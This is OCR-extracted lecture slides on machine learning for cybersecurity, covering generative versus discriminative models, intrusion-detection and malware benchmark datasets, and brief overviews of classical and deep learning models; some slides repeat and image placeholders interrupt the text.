- **generative** model:
  - learn the overall **pattern**
  - learns distribution of data to generate new samples
  - usually unsupervised learning

Discriminative models





- **discriminative** model:
  - learn **differences** in pattern
  - learns boundaries between classes for classification or prediction
  - usually supervised learning

- **generative** model:
  - learn the overall **pattern**
  - learns distribution of data to generate new samples
  - usually unsupervised learning

Elements of discriminative models

Data:
- general datasets
- quality of data selection affects model performance

Features:
- data pre-processing
- features extracted from data
- manual (ML), automated (DL)

Intelligence:
- develop models
- combine models
- evaluate effectiveness

Application:
- models as solutions
- application deployment
- specific environment

Zhang, AI Review, 2022

Data

- benchmark databases

Network traffic under attack

- KDD Cup 1999
- NSL-KDD
- CTU-13
- UNB ISCX 2012
- AWID
- CIC-IDS2017
- CSE-CIC-IDS2018
- CIC-DDoS2019

IoT traffic under attack

- IoT-23
- TON_IoT
- LITNET-2020
- N-BaIoT

Malware repositories

- IoTPOT
- VirusShare
- VirusTotal
- Drebin
- MalGenome
- AndroZoo

Data

- benchmark databases

Network traffic under attack

- KDD Cup 1999
- NSL-KDD
- CTU-13
- UNB ISCX 2012
- AWID
- CIC-IDS2017
- CSE-CIC-IDS2018
- CIC-DDoS2019

IoT traffic under attack


- IoT-23
- TON_IoT
- LITNET-2020
- N-BaIoT

Malware repositories

- IoTPOT
- VirusShare
- VirusTotal
- Drebin
- MalGenome
- AndroZoo


Features/intelligence (ML)

- features are picked by **humans**
- **models**: several approaches




K Nearest Neighbors (KNN)

- supervised learning
- uses proximity
- classification and prediction



Decision Trees

- tree-like model of decisions
- condition, based on which tree splits into branches
- end of branch is decision
- classification and prediction




Support Vector Machines (SVM)

- hyperplane that classifies data
- maximum distance between data points of both classes
- decision boundaries


Features/intelligence (DL)

- features are picked by **machines**
- **models:** deep networks of nodes connected by links
  - complex connections between nodes
- here are most common models layers in cybersecurity




Convolutional NN

- data as arrays
- fewer parameters
- shared weights
- features independent of position



Fully connected


- each node connected to next
- predict outcomes from unstructured data




Recurrent NN

- feed own output as input
- great for sequential data
- capture temporal dependencies
- can add cell memory (LSTM)

Examples of models




LeNet-5 (1998)

